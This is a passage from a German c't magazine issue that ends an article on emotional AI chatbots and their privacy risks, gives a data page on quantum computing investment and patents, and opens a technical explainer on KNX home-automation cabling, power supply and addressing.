der Fachhochschule Nordwestschweiz zu Roboter- und Maschinenethik forscht und lehrt. Die künstlichen Gesprächspartner zeigen Interesse am Gegenüber und fördern eine Beziehung, die aber immer einseitig bleiben muss. „So umschmeichelt, fühlen sich die Benutzer verstanden und wertgeschätzt – und tappen in die Falle." Sie beantworten auch sehr persönliche Fragen und sind leicht bereit, Texte und Bilder zu übermitteln.

Ein Beispiel ist etwa Replika, der viele Fragen stellt und den Benutzer regelmäßig auffordert, ein Bild von sich hochzuladen; angeblich, um ihn besser kennenzulernen. Erst Anfang dieses Jahres untersagte die italienische Datenschutzbehörde der Entwicklungsfirma Luka in Kalifornien, persönliche Informationen von Nutzern des Landes zu verarbeiten.

Zudem, monierte die Behörde, fehle ein Mechanismus zur Altersüberprüfung, der Minderjährige vor Zugang zu sexuell anstößigen Inhalten etwa im Rollenspiel schützt. Anscheinend in einer Reaktion darauf hat das Unternehmen Luka einige Funktionen des Erotic Roleplay abgeschwächt, um sogenannte NSFW-Inhalte (Not safe or suitable for work, beispielsweise Nacktheit und Vulgäres) auszuschließen. Der Aufschrei im Reddit-Forum r/replika war groß; Anwender erklärten, sie würden ihre Replika kaum wiedererkennen oder es sei, „als ob man mit einem Freund nach einer Lobotomie" spreche. Emotionale KI-Personas sind offenbar stets abhängig von der Strategie ihrer Serverbetreiber.

KI-Personas sind keine Personen

„Man sollte in der Lage sein, KI-Personas anders zu behandeln als Menschen", sagt Bendel und weist auf „die tiefe Kluft zwischen Menschen und Maschinen" hin. Menschen können empfinden und leiden, Maschinen nicht; sie können Emotionen und Empathie nur simulieren. „Wir sollten mit dem Verstand begreifen, dass es sich um eine Simulation handelt – und wir sollten in der Lage sein, die Maschine auszuschalten und zu vergessen." Das sind möglicherweise neue Kompetenzen, die Menschen erst erlernen müssen.

Für die Zukunft sieht er KI-Personas mit Avataren in neuen Formen wie etwa Hologrammen voraus. Die könnten zu Hause dem Entertainment dienen oder im Büro helfen, Kundengespräche oder Bewerbungen zu trainieren. Bendel hat selbst die Sprachassistentin Space Thea mitentwickelt, die einmal Astronauten auf dem Weg zum Mars bei Laune halten soll. Sie kann Empathie und Emotionen zeigen und beim Lösen von Problemen helfen.

Der KI-Chatbot Replika zieht Informationen aus dem Chat und legt ganz offen ein Dossier über den Gesprächspartner an.

Psychologische Assistenten

Ein weiterer Ansatz ist der KI-Chatbot als psychologischer Assistent auf dem Smartphone. Die App Woebot fordert den Nutzer auf, möglichst täglich in englischer Sprache über emotionale Probleme wie Ängste, depressive Gedanken oder Stress zu sprechen. Allerdings weisen die Macher darauf hin, dass es sich bei der App nicht um ein Tool für Krisensituationen handelt, sondern für tägliche Übungen.

Woebot greift explizit nicht auf eine generative KI zurück, sondern ist ein regelgestützter Conversational Agent. Das bedeutet letztlich, dass alles, was der Bot von sich gibt, von einem internen Autorenteam so verfasst worden ist. Die Tendenz generativer KI zu halluzinieren ist damit für die psychologischen Ratschläge ausgeschlossen. Das führt allerdings auch dazu, dass kaum eine persönliche Atmosphäre im Gespräch entsteht. In vielen Fällen klickt sich der Anwender nach einer kurzen Beschreibung seines Befindens nur noch durch vorgefertigte Dialoge mit wenigen Auswahlmöglichkeiten für Antworten.

An der Universität Augsburg geht man stattdessen über die rein textgestützte Kommunikation hinaus. Ein Team um Elisabeth André am Lehrstuhl für menschenzentrierte künstliche Intelligenz hat den Avatar EmmA für mobile Endgeräte entwickelt. EmmA soll die emotionale Stimmung des Nutzers erkennen und die Gefahr der psychischen Belastung am Arbeitsplatz einschätzen. Dazu nutzt das System Kamera und Mikrofon und analysiert Gesichtsausdruck, Gestik und Sprechweise.

Die ermittelten Daten bleiben bei diesem System lokal auf dem Gerät. Der Avatar kann seine Eindrücke durch konkretisierende Fragen prüfen, beispielsweise nachhaken, ob ein Mitarbeiter tatsächlich erschöpft ist, und dann eine Entspannungsmeditation anbieten. Gerade zurückhaltende Menschen könnte EmmA so schrittweise an psychotherapeutische Maßnahmen heranführen.

Es stecken Gefahren in dieser Technik. Menschen neigen dazu, auf eine empathische Ansprache freundschaftliche Gefühle zu entwickeln. Dadurch sind sie manipulierbar und lassen sich zum Beispiel zu einem sorglosen Umgang mit ihren Daten verleiten. Am Ende aber führen die neuen sozialen Kompetenzen der sprechenden Chatbots möglicherweise dazu, dass emotionale Gesundheit und soziale Fähigkeiten wieder in den Fokus rücken. KI-Personas können helfen, mentale Probleme anzugehen und den Anwendern das Gefühl zu vermitteln, liebevoll betreut zu werden. *(agr@ct.de)* c't

Literatur

[1] Arne Grävemeyer, Die Geister, die ich rief, Künstlich intelligente Avatare lassen Tote auferstehen, c't 17/2019, S. 136
[2] Marita Skjuve et al., A longitudinal study of human-chatbot relationships, International Journal of Human-Computer Studies, Dezember 2022, doi.org/10.1016/j.ijhcs.2022.102903
[3] Marita Skjuve et al., My Chatbot Companion – a Study of Human-Chatbot-Relationships, International Journal of Human-Computer Studies, Mai 2021, doi.org/10.1016/j.ijhcs.2021.102601

Links zu emotionalen Chatbots:
ct.de/y545

Jetzt gibt's eine aufs Dach!

Heft + PDF mit 26 % Rabatt

In diesem c't-Sonderheft fassen wir für Sie zusammen, was Sie für den Einstieg und die Planung von kleinen Photovoltaik-Anlagen wissen müssen. Es zeigt vor allem wie einfach es ist, beispielsweise ein 600 Watt Balkonkraftwerk in Betrieb zu nehmen. Darauf können Sie sich freuen:

- ► So kann jeder Stromkosten senken
- ► Das eigene Balkonkraftwerk
- ► Ertrag und Verbrauch im Blick
- ► Photovoltaik für alle
- ► Mikrowechselrichter kaufen und einsetzen
- ► Auch als Angebots-Paket Heft + PDF + Buch "Photovoltaik - Grundlagen, Planung, Betrieb" erhältlich!

Heft für 19,90 € • PDF für 16,90 € • Bundle Heft + PDF 26,90 €

shop.heise.de/ct-solarstromguide23

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Zahlen, Daten, Fakten


Quantencomputer

Quantencomputer beflügeln die Fantasie von Wissenschaftlern und Unternehmern. Das Rechnen mit Qubits soll in Zukunft Probleme lösen, die mit herkömmlichen Computerarchitekturen nicht zu meistern sind. Im Ringen um die Technologieführerschaft engagieren sich Staaten und Wirtschaftsregionen in der Forschung. China fördert heute die Entwicklung von Quantencomputern mit Abstand am stärksten und kann auch die meisten Patente vorweisen.

Neben der technischen Entwicklung gelten fähige Köpfe als wesentliche Ressource, um mit Quantencomputern in Zukunft die Welt zu verändern. Auf diesem Feld hat aktuell die EU einen Vorsprung. Entscheidend für die Leistungsfähigkeit der neuen Technik ist die Zahl der eingesetzten Qubits. Derzeit können Forscher mit aktuellen Quantencomputern Zufallszahlen generieren, Routenplanung optimieren oder einfache chemische Moleküle analysieren. Das befürchtete Brechen etablierter Kryptoverfahren wird laut den Analysten von McKinsey erst mit mehr als einer Million Qubits gelingen. *(agr@ct.de)* c't

▶ Wirtschaftsfaktor

Quantencomputing zieht die höchsten Investitionen an und verspricht bis 2040 weit mehr Umsatz als Quantensensorik und Quantenkommunikation.[1]



▶ Patente auf Quantentechnik

Bis 2005 lagen USA und EU bei Patenten in Quantentechnik vorn, heute treiben China und die japanische Industrie die Entwicklung an.[1]

	Quanten-computing	Quanten-kommunikation	Quanten-sensorik	[in %]
China	54,1	46,2	59,7	
Japan	15,4	18,4	14,8	
Europäische Union	11,5	10,0	14,8	
Vereinigte Staaten	9,6	6,5	4,5	
Südkorea	3,9	6,2	3,4	
Taiwan	1,8	4,5	2,3	
Großbritannien	1,0	3,4	–	
Kanada	0,6	1,6	–	
Schweiz	0,6	1,0	–	
Russland	0,6	0,5	–	

Abweichungen von 100 durch Rundungsfehler

▶ Quantentech-Absolventen

Das Potenzial quantentechnisch ausgebildeter Hochschulabsolventen ist in der EU am höchsten, vor allem im Verhältnis zur Einwohnerzahl.[1]


	[Zahl der Quantentech-relevanten Hochschulabschlüsse 2019 absolut]	[im Verhältnis pro 1 Million Einwohner]
Europäische Union	103.420	231
Indien	65.913	49
China	46.312	33
Vereinigte Staaten	40.569	120
Russland	18.613	126
Großbritannien	11.219	169

▶ Fördertöpfe

Für die Entwicklung des Quantencomputers haben China und die EU erhebliche staatliche Fördermittel in den kommenden Jahren angekündigt.[1]


▶ Geldgeber in der EU

Im Raum der EU fördern vor allem Deutschland, Frankreich und die Niederlande den Aufbau von Quantencomputern.[1]



▶ Qubits in großer Zahl

Quantenmechanische Zwei-Zustands-Systeme, die „Qubits", machen den Quantencomputer zur Wunderwaffe. Ihre Verfügbarkeit nimmt zu.[2]



▶ Feld für Forscher und Start-ups

Heute dominieren akademische Gruppen und öffentliche Organisationen die Entwicklung des Quantencomputers. Doch Start-ups haben bereits zahlenmäßig aufgeschlossen und wollen die neue Technik in praxisnahe Anwendungen umsetzen.[1]

	Länder	Start-ups	etablierte Unternehmen	öffentliche Organisationen	akademische Gruppen
Top 7	Vereinigte Staaten	61	9	18	65
	Kanada	31	0	2	9
	Großbritannien	19	1	2	15
	Japan	14	1	0	7
	Frankreich	8	1	3	9
	Deutschland	9	2	1	7
	China	9	2	12	11
Rest der Welt		77	1	19	60
zusammen		228	17	57	183

Quellen: [1] McKinsey „Quantum Technology Monitor 2022" [2] Statista / IBM

Heimdatenbus

Das Automationsprotokoll KNX in Theorie und Praxis

Hunderte Hersteller, Tausende Geräte – aber ein Ökosystem und reibungslose Zusammenarbeit. Das verspricht das KNX-Universum anspruchsvollen Hausvernetzern. Wir schildern, wie das Protokoll funktioniert, wie Sie auch ohne Neubau an eine KNX-Anlage kommen und wie es um das Zusammenspiel unterschiedlichster Produkte praktisch bestellt ist.

Von Jan Mahn

Wohnen könnte so viel bequemer sein: Wenn morgens die Rollläden ganz von allein den Weg für die ersten Sonnenstrahlen frei machen, wenn alle Lampen, die Heizung und Markise auf ein Kommando hören und der Lichtschalter mehr kann, als nur eine Lampe zu schalten. Der Weg zum vernetzten Heim indes ist steinig, er führt meist über funkende Geräte (WLAN, Zigbee & Co.) sowie Bridges, die selbige mit dem Heimnetz, dem Internet und den Herstellerclouds verbinden. Verknüpft ist das immer mit der Gefahr, in einem vergoldeten Käfig aufzuwachen – und am Versuch zu ergrauen, einen Sensor von Hersteller A dazu zu bringen, die Lampe von Hersteller B zu schalten. Interoperabilität gibt es in dieser Smart-Home-Welt nur über nachträglich erfundene Schnittstellen wie Matter [1] oder über Open-Source-Eigenbau-Projekte [2].

KNX ist der erklärte Gegenentwurf zu dieser Smart-Home-Kleinstaaterei mit nachträglich angeflanschten Meta-Schnittstellen. Erfunden wurde das Protokoll unter dem Namen EIB (Europäischer Installationsbus) schon in den Neunzigern, als Smart Home noch Haus- oder Gebäudeautomation hieß. Das zentrale Versprechen: Einem KNX-Gerät ist es egal, von welchem Hersteller andere KNX-Geräte im Haus stammen. Hinter KNX steht kein einzelner Anbieter, sondern die KNX Association mit Sitz in Belgien. Mitglieder sind unter anderem Hersteller,

Dienstleister und Händler, die deutschen Akteure sind im KNX Deutschland e. V. organisiert.

Branchengrößen aus dem Bereich der Industriesteuerung sind genauso vertreten wie kleine Hersteller, die nur eine Handvoll KNX-Produkte im Portfolio haben. Ganz grob kann man die umfangreiche Produktwelt in drei Kategorien einteilen: Sensoren reagieren auf Umwelteinflüsse (wie ein Temperatur- oder Lichtsensor) oder auf Benutzerinteraktion (wie ein Wandtaster oder ein Bewegungsmelder) und verschicken Telegramme mit Messwerten oder Schaltinformationen. Aktoren sind zum Beispiel Relais für Beleuchtung oder Rollläden, ein Heizungsventil oder eine Klimaanlage. Sogenannte Funktionsmodule können zum Beispiel Zeitschaltfunktionen übernehmen oder Anwesenheit simulieren, um Einbrecher während des Urlaubs in die Irre zu führen. Auch Touch-Displays, die gern im Eingangsbereich an der Wand hängen und mit denen die Bewohner das Haus steuern, gehören in diese Kategorie.

Die meisten Kunden kommen über einen Elektriker oder Architekten mit KNX in Kontakt und lassen sich im Rahmen von Sanierung oder Neubau ein Komplettpaket mit Installation und Programmierung einbauen. Aktive Communities wie das Forum knx-user-forum.de zeigen aber, dass es auch KNX-Selbstbauer gibt, die in Eigenregie planen, aufbauen und erweitern. Sowohl an Kunden von Komplettpaketen als auch an Selbermacher richtet sich dieser Artikel. Er erklärt KNX auf Protokollebene und gibt all jenen, die mit dem Gedanken spielen, mit diesem System ein Haus zu vernetzen, einen Überblick, welche Komponenten zusammenspielen und mit welchen Kosten man rechnen muss.

Programmierkunst

Die Kernaufgabe bei der Vernetzung mit KNX ist die Programmierung der Anlage. Sonst sind die Nachrichten, die die Sensoren schicken, nur nutzloses Gebrabbel, weil kein Aktor darauf reagiert. Falls Sie bisher mit Smart-Home-Zentralen zu tun hatten, werden Sie vermutlich erwarten, dass eine KNX-Zentrale diese Aufgabe übernimmt. Doch KNX funktioniert anders: Anstatt einen zentralen Vermittler zu programmieren, der Statusinformationen entgegennimmt, eine Logik abarbeitet und Steuerbefehle versendet, wird die Logik in die Geräte selbst geschrieben. Programmcode muss man dafür jedoch nie tippen – das Mittel der Wahl ist die Software ETS, die von der KNX Association entwickelt und vertrieben wird. Sie braucht man, um physische Adressen zu vergeben, sogenannte Gruppenadressen anzulegen und dann schließlich Logiken zu entwickeln. Damit die ETS auf dem Computer des Programmierers mit den Geräten sprechen kann, braucht man eine Schnittstelle: Entweder arbeitet man mit einem fest installierten KNX-IP-Interface, das per Netzwerkkabel angeschlossen wird, oder man greift fürs Einrichten zu einem KNX-USB-Interface für rund 130 Euro.

Die vernetzten Geräte dazu zu bringen, miteinander zu sprechen, ist keine Aufgabe für einen Nachmittag und die Software ETS eine regelrechte Wissenschaft. Eine Einführung in diese Materie lesen Sie in einer der nächsten Ausgaben. Doch bevor es ans Programmieren geht, brauchen Sie einen Überblick über Geräte, Verkabelung, Topologie und Adressierung von KNX-Geräten.


Mit Kabel

KNX ist heute in zwei Spielarten gebräuchlich: in einer verkabelten (KNX TP) und einer drahtlosen (KNX RF). KNX PL (Powerline) hat die KNX Association inzwischen aufgegeben: Dabei wurden die Steuerdaten auf die 230-Volt-Wechselspannung moduliert, so ähnlich wie es auch Powerline-Netzwerkadapter tun. In diesem Artikel geht es um die am häufigsten anzutreffende KNX-Variante, KNX TP, die Pakete mit 16 Byte langen Nutzdaten mit 9600 Bit/s überträgt.

Das TP steht für „Twisted Pair“ und beschreibt, auf welchem Medium die Daten transportiert werden. Vorgesehen ist ein Twisted-Pair-Kabel, also eines mit zwei verdrillten Aderpaaren. Spezifiziert ist Kabel vom Typ „YCYM 2 × 2 × 0,8“, geschirmtes Kabel mit vier starren Adern von je 0,8 Millimeter Durchmesser. Weil KNX die Hauptanwendung für dieses Kabel ist, heißt es im Handel oft einfach KNX-Kabel (oder EIB-Kabel) und ist fast immer grün. Alternativ kann man zu geschirmtem Datenkabel vom Typ „J-Y(St)Y 2 × 2 × 0,8“ greifen, das aber weniger spannungsfest ist. Mit dem grünen KNX-Kabel ist man auf der sicheren Seite, es wurde mit 4 Kilovolt Prüfspannung getestet und teurer ist es auch nicht: Für beide Kabeltypen muss man pro 100-Meter-Rolle etwa 50 Euro einplanen. Durch die auffällige Farbgebung kommt auf der Baustelle hoffentlich auch niemand auf den Gedanken, das Kabel für Telefon, Netzwerk oder gar 230 Volt zweckzuentfremden.

c't kompakt

- Das Protokoll KNX verbindet Sensoren und Aktoren – über die genormten, meist grünen Kabel bekommen sie Spannung und kommunizieren miteinander.
- KNX wurde herstellerübergreifend spezifiziert. Für ein KNX-Gerät spielt es keine Rolle, wer andere Geräte im System gebaut hat.
- Um ein Gebäude mit KNX zu automatisieren, ist eine gründliche Planung von Vernetzung und Elektrik notwendig.



Meist abnehmbar: Das KNX-Kabel schließt man an die Busklemme an und steckt sie aufs Gerät.

KNX-Komponenten und ihre Kosten

Komponente	Preis	Spezifikation, Suchbegriff
24V-Netzteil	100–150 €	24 Volt DC, KNX-Netzteil mit Drossel
Buskabel	0,50 €/m	YCYM 2 × 2 × 0,8 (KNX-Kabel)
KNX-IP-Schnittstelle	150 €	KNX IP (KNX-IP-Gateway)
8-Kanal-Schaltaktor	200 €	Schaltaktor oder Jalousieaktor
KNX-USB-Schnittstelle	130 €	KNX USB Interface
Software ETS Lite	200 €	ETS 6 Lite

KNX TP richtet sich klar an jene, die ein Gebäude neu bauen oder in den Rohbauzustand versetzen möchten – schließlich muss das grüne Kabel in die Wand, um Schalter, Sensoren und andere Komponenten anzubinden und auch die 230-Volt-Verkabelung muss man anders gestalten, als in einer Anlage mit konventionellen Lichtschaltern. Im bewohnten Zustand möchte man das unvermeidliche Massaker im Putz definitiv nicht anrichten. Die gute Nachricht für alle, die KNX-Geräte verkabeln müssen: KNX TP ist ein Bussystem. Sämtliche Geräte, die Nachrichten senden und empfangen sollen, kann man hintereinander an die Datenleitung anschließen. Das spart Kabel.

Ganz konkret: Ausgangspunkt der Kabelage wird zum Beispiel ein Verteilerkasten pro Etage mit der KNX-Systemtechnik. Von dort zieht man eine Leitung zum ersten Lichtschalter im ersten Raum, verlegt es von dort zu einem Helligkeitssensor in der Decke und zum Rollladenschalter am Fenster. Baumstrukturen mit Zweigen an einem Gerät funktionieren ebenso. Also führen die Leitungen etwa aus dem Kasten in den Flur, von dort in mehrere Räume, dort wieder hintereinander oder verzweigt zu den nächsten Geräten. Wie man die einzelnen Räume und die Geräte darin mit dem Bus verbindet, hängt in erster Linie vom Gebäude, von Installationszonen (so bezeichnen Elektriker die Bereiche an Wänden und Decken, in denen Kabel verlegt werden dürfen) und Wanddurchbrüchen ab. Die einzige Regel: Ketten (Daisy-Chains) sowie Baum- und Sterntopologien sind erlaubt, Ringe jedoch verboten; ein Gerät darf also nicht über zwei Wege am Bus hängen.

Das Verdrahten mit der Busleitung ist nicht schwierig: Das grüne Kabel hat vier Drähte, also zwei Adernpaare. Für den KNX-Bus benötigt man aber nur ein Paar, den roten und den schwarzen Draht. Das zweite Paar (Gelb/Weiß) dient als Reserve und kommt bei einigen besonders energiehungrigen Geräten als zusätzliche Spannungsversorgung zum Einsatz.

Viel falsch machen kann man beim Verkabeln nicht: Im Normalfall hat ein KNX-Gerät eine Busklemme mit vier roten und vier schwarzen Anschlüssen. An zwei davon hängt man das eingehende Buskabel, an die anderen bis zu drei Kabel, die zu dem oder den nächsten Geräten führen. Elektrisch betrachtet hängen alle Geräte parallel am Bus.

Bei den allermeisten Geräten ist diese Busklemme nicht fest verbunden, sondern auch im verkabelten Zustand abnehmbar. Die Erfinder haben dabei den Fall bedacht, dass man ein Gerät auch mal im laufenden Betrieb tauschen muss. Anstatt die Drähte aus einer festen Klemme zu ziehen und damit alle weiteren Geräte in der Kette lahmzulegen, zieht man den Baustein einfach ab. Der Bus bleibt intakt – man kann einen KNX-Wandtaster zum Beispiel schnell ausbauen und rundherum tapezieren.

Spannungsversorgungen

Auf der Busleitung sollen 24 Volt Gleichspannung anliegen, das ist die spezifizierte Nennspannung. Sie ist nicht nur für die Signalübertragung wichtig, sondern versorgt auch die Geräte mit Energie. Das ist die nächste gute Nachricht: Batterien müssen in einem KNX-TP-System nicht gewechselt werden.


Weil die Spannung über Leitungslänge, Verbraucher und Kontakte unweigerlich abfällt, sind KNX-Geräte so konstruiert, dass sie zwischen 21 und 30 Volt funktionieren – das Netzteil kann also ruhig etwas mehr als die Nennspeisung liefern, ohne Schaden anzurichten.

Ein Gleichspannungsnetzteil ist die erste Komponente, die Sie für jedes KNX-System einplanen müssen, es zählt zu den sogenannten Systemgeräten. Das natürliche Habitat für diese Geräte ist ein Schaltkasten mit Hutschienen. Der Kasten darf großzügig bemessen werden, es kommen einige Hutschienengeräte zusammen, wie das Bild auf Seite 145 zeigt. Ein beliebiges 24-Volt-Netzteil in dieser Bauform darf es jedoch nicht sein, Sie brauchen eines, das explizit als KNX-Netzteil angeboten wird. Ein solches liefert nicht nur die richtige Spannung, sondern hat eine Drossel, die entscheidend für die Signalführung auf dem Bus ist – dazu später mehr.

Für ein KNX-Netzteil müssen Sie mit 100 bis 150 Euro rechnen, auch abhängig vom maximalen Strom, das es liefern kann. Eine gängige Größe sind 640-Milliampere-Netzteile. Das ist kein Zufall, sondern einfache Berechnung: Die Verkettung von Geräten an einem Netzteil heißt in der KNX-Nomenklatur Linie. Bis zu 64 Geräte kann man wie oben beschrieben als Baum- oder Sterntopologie in eine solche Linie hängen. Ein KNX-Gerät soll laut

KNX-Topologie mit Hauptlinie

An der Hauptlinie hängen mehrere Linienkoppler, die ihre Linie anbinden. Sowohl die Haupt- als auch die anderen Linien brauchen ein eigenes Netzteil, weil Koppler galvanisch trennen.



Spezifikation maximal 12 Milliampere ziehen, die meisten sind aber genügsamer. Mit einem 640-Milliampere-Netzteil darf sich jedes im Schnitt 10 Milliampere genehmigen, falls man tatsächlich einmal die Maximalzahl ausreizt.

Linienplan

Die Linie ist der kleinste Verbund aus KNX-Geräten, eine Anlage darf aber weit mehr als 64 Geräte haben. Die erste Erweiterungsmöglichkeit führt über einen Linienverstärker zusammen mit einem weiteren Netzteil. Mit einem solchen Verstärker kann man eine Linie um weitere 64 Geräte erweitern (ein Liniensegment), der Verstärker selbst zählt aber als eigenes Gerät. Insgesamt kann man das wiederholen, bis 255 Geräte an einer Linie hängen – in den meisten größeren Installationen reizt man diese Grenze aber nicht aus, stattdessen plant man direkt mehrere Linien ein. Dann wird die Topologie aber schlagartig komplizierter und die Installation teurer: Zunächst baut man eine sogenannte Hauptlinie, eine Art „Linie für Linien“, die eine eigene Spannungsversorgung bekommt (das Netzteil darf dafür kleiner ausfallen). An dieser Linie hängen keine Sensoren und Aktoren, dafür sogenannte Linienkoppler im Hutschienenformat. Die Hauptlinie muss den Verteilerkasten also gar nicht verlassen.

Ein solcher Linienkoppler hat zwei rot-schwarze Busklemmen, eine kommt an die Hauptlinie, an die andere hängt man die abzweigende Linie. Dahinter braucht man pro Linie wieder eine eigene 24-Volt-Spannungsversorgung, denn der Linienkoppler trennt beide Seiten galvanisch. Damit lohnt sich der Aufwand, eine Hauptlinie mit mehreren Linien einzurichten, auch für viele kleine Gebäude: Soll KNX auch Geräte im Außenbereich anbinden, spricht viel dafür, diese an eine eigene Linie zu hängen. So kann ein Außengerät zu Beispiel bei Wassereinbruch nur seine Linie und nicht das ganze System lahmlegen.

Linienkoppler können aber noch mehr als nur galvanisch zu trennen. Sie trennen auf Wunsch auch auf logischer Ebene. In einem großen KNX-System kann es ohne Gegenmaßnahmen sehr gesprächig auf dem Bus zugehen, wichtige Nachrichten wie ein Wasserleck drohen dann unterzugehen, wenn die Nachrichten jedes Sensors an jeder Ecke des Hauses vorbeikommen. Mit Linienkopplern können Sie den Bus segmentieren und filtern, welche Nachrichten von einer Linie in eine andere gelangen müssen. Wenn man sich als Planer in einem Wohnhaus für eine Linie pro Stockwerk entschieden hat, dann darf ein Großteil der Lichtschaltnachrichten im Filter hängenbleiben, weil sie nur in der jeweiligen Linie relevant sind. Wünscht man sich einen Alles-Aus-Schalter neben der Haustür, müssen dessen Nachrichten aber in alle anderen Stockwerke vordringen können.

Der KNX-Standard sieht oberhalb der Hauptlinie noch eine höhere Ebene vor und nennt diese Bereiche. Die sind schnell erklärt: Bereichskoppler verbinden mehrere Hauptlinien, diese oberste Topologieebene spielt bei privaten Installationen aber keine große Rolle, weshalb wir ihre Besonderheiten auslassen.

Adressierung


Direkt mit der Topologie hängt auch die Adressierung von Geräten zusammen. Jedes Gerät im System braucht eine dreistellige Adresse, die ähnlich aufgebaut ist wie eine IPv4-Adresse in einem TCP/IP-Netzwerk. Eine KNX-Adresse hat drei Bereiche mit Zahlen von 0 bis 255, getrennt durch Punkte. Die KNX-Entwicklergemeinde hat sich darauf geeinigt, in der ersten Stelle den Bereich zu kodieren, in der zweiten Nummer die Linie und in der dritten Stelle die Geräte einer Linie durchzunummerieren. Dadurch werden nicht alle Adressen von 0.0.0 bis 255.255.255 ausgenutzt – KNX hat für die Anzahl von Bereichen und Linien nämlich Einschränkungen (die aber nicht zu erreichen sind): Es darf „nur“ 15 Bereiche geben, darin je 15 Linien mit je 255 Geräten. In Summe passen also über 57.000 Geräte in ein KNX-System.

In einem typischen Gebäude mit Haupt- und Nebenlinien geht es mit der Adresse 1.0.0 los. Die bekommt ein Systemgerät, das in vielen Installationen zu finden und auf der Hauptlinie installiert ist: ein IP-Interface, um KNX mit einem Netzwerk zu verbinden. Spätestens zum Programmieren der Anlage ist das eine nützliche Investition. Bei den Adressen folgt der erste Linienkoppler für Linie 1 mit der Adresse 1.1.0, an diesem hängt eine ganze Linie mit Geräten von 1.1.1 bis (theoretisch) 1.1.255. Ebenfalls an der Hauptlinie hängt der zweite Linienkoppler mit der Adresse 1.2.0 und weiteren Geräten.

Wie die Adressen an der dritten Stelle, also innerhalb einer Linie, vergeben werden, ist Geschmackssache und Gegen-

Vernetzung mit KNX

In einem KNX-Heim gibt es viel zu verkabeln: Sensoren und Aktoren verbindet man mit grünem KNX-Kabel in Baum- oder Sterntopologie. Licht wird meist über Aktoren im Schaltkasten gesteuert.



stand heftiger Debatten in KNX-Foren. Manch einer baut einfach hinten an, wenn neue Geräte dazukommen, andere teilen sich den Bereich von 1 bis 255 nach eigener Gewohnheit auf und nutzen Adressen bis 20 zum Beispiel nur für Hutschienengeräte im Verteilerkasten. Unbestritten ist aber: Eine Übersicht über Geräte und Adressen muss man unbedingt anfertigen und nicht nur digital (in der Software ETS) aufbewahren, sondern am besten auch ausdrucken.

Schön geschaltet

Um ein Gebäude oder eine Wohnung mit KNX zu vernetzen, reicht es nicht aus, grüne KNX-Kabel in jeden Raum zu legen – auch die 230-Volt-Installation muss passend geplant werden, vor allem fürs Licht, auf Wunsch auch für ausgewählte Steckdosen und Motoren von Rollläden und Jalousien.


In einer konventionellen Installation ohne KNX ist die Verkabelung der Deckenlampe einfach: Neben der Tür hängt ein Lichtschalter, der den Außenleiter (auch Phase genannt) schaltet. Vor dort verläuft ein Kabel zum Auslass an der Decke. In einer typischen KNX-Installation sieht das ganz anders aus. Der Wandtaster, der den Lichtschalter ersetzt, hat mit 230 Volt gar nichts zu tun, er hängt nur am KNX-Bus und versendet Nachrichten, wenn ihn jemand betätigt.

Die vermeintlich triviale Aufgabe, einen konventionellen Schalter zu ersetzen, kann der KNX-Planer auf verschiedene Arten lösen. Den höchsten Komfort bekommt man mit KNX-Wandtastern, die mit fast jeder erdenklichen Extrafunktion zu bekommen sind: zwei bis sechs Wippen mit mechanischem Klick oder Touch, eingebautem Temperaturfühler, sowie Farbdisplays, die nebenbei zum Beispiel die Uhrzeit oder den Stromverbrauch anzeigen können. Bedienen kann man damit längst nicht nur das Licht, beim Programmieren der Anlage kann man jedes KNX-Gerät damit verknüpfen. Für einen Taster mit Display und Vollausstattung, der also mehr Steuerzentrale als simpler Schalter ist, muss man aber rund 300 Euro auf den Tisch legen.

Wer sich diesen Luxus nicht in jedem Raum gönnen will und das Licht in der Speisekammer mit einem schlichteren Modell steuern möchte, bekommt auf der einen Seite simple KNX-Taster (ab 80 Euro) ohne Display und anderen Schnickschnack.

Signalübertragung bei KNX TP

Um eine 0 zu senden, zieht ein Sender einen hohen Strom und senkt dadurch die Spannung auf dem Bus kurz um etwa 5 Volt ab. Den Rest erledigt das System aus anderen Teilnehmern und Netzteil mit Drossel. Es entsteht eine charakteristische Spannungsform.



Eine weitere Alternative sind handelsübliche Taster aus einer Schalterserie, die man optisch ansprechend und passend findet. Damit sie Kontakt zum KNX-Bus haben, braucht man eine Taster- oder Universalschnittstelle, ein kleines Gerät, das in einer Unterputzdose hinter dem Taster Platz findet.

Noch besser als ein schöner Lichtschalter ist einer, den man gar nicht braucht: Präsenzmelder und Lichtsensoren können den Bewohnern die Entscheidung auch ganz abnehmen und den Raum immer passend erhellen, wenn jemand zugegen ist. Zur Königsklasse in Sachen Planung und Programmierung gehört eine sogenannte Konstantlichtregelung, bei der das Licht automatisch so gedimmt wird, dass es immer gleich hell ist, auch wenn die Sonne hinter einer Wolke hervorkommt.

Zentral verkabelt

Damit jemand auf die Schaltbefehle hört, muss man Aktoren installieren. Die Lampe an Decke oder Wand bekommt ihre geschaltete (oder gedimmte) Spannungsversorgung sehr häufig direkt aus dem KNX-Schaltkasten, der die Etage versorgt. Das Schalten und Dimmen geschieht dann in Hutschienengeräten, die es unter anderem als Schaltaktoren oder Dimmaktoren gibt. Eine typische Größe ist ein 8-Kanal-Schaltaktor, für den man rund 200 Euro einplanen muss. In einer Dreizimmerwohnung kann der schon ausreichen, um alle Lampen zu versorgen.

Ganz ähnlich angeschlossen werden Motoren von Rollläden und Jalousien. Aus denen kommt je ein Draht für jede Drehrichtung und man muss unbedingt sicherstellen, dass nie beide gleichzeitig eingeschaltet sind. Ohne KNX übernimmt diese Aufgabe ein mechanischer Rollladenschalter (Jalousiewippe), in einem KNX-Haus ein Rollladen- oder Jalousieaktor auf der Hutschiene im Schaltkasten. Die Auswahl passender Aktoren für Rolläden und Beleuchtung sowie Dimensionierung der 230-Volt-Zuleitungen ist eine Aufgabe für den Elektriker.

Wenn ein Mehrfachaktor im Schaltkasten überdimensioniert sein sollte, weil es weniger zu schalten gibt, kann man sowohl für Licht als auch für Rollläden zu kleinen Einfach-Aktoren greifen, die in einer tiefen Unterputzdose Platz finden. Smart-Home-Bastler, die bisher mit WLAN-Modulen gearbeitet haben, kennen diese Bauform zum Beispiel vom Hersteller Shelly.

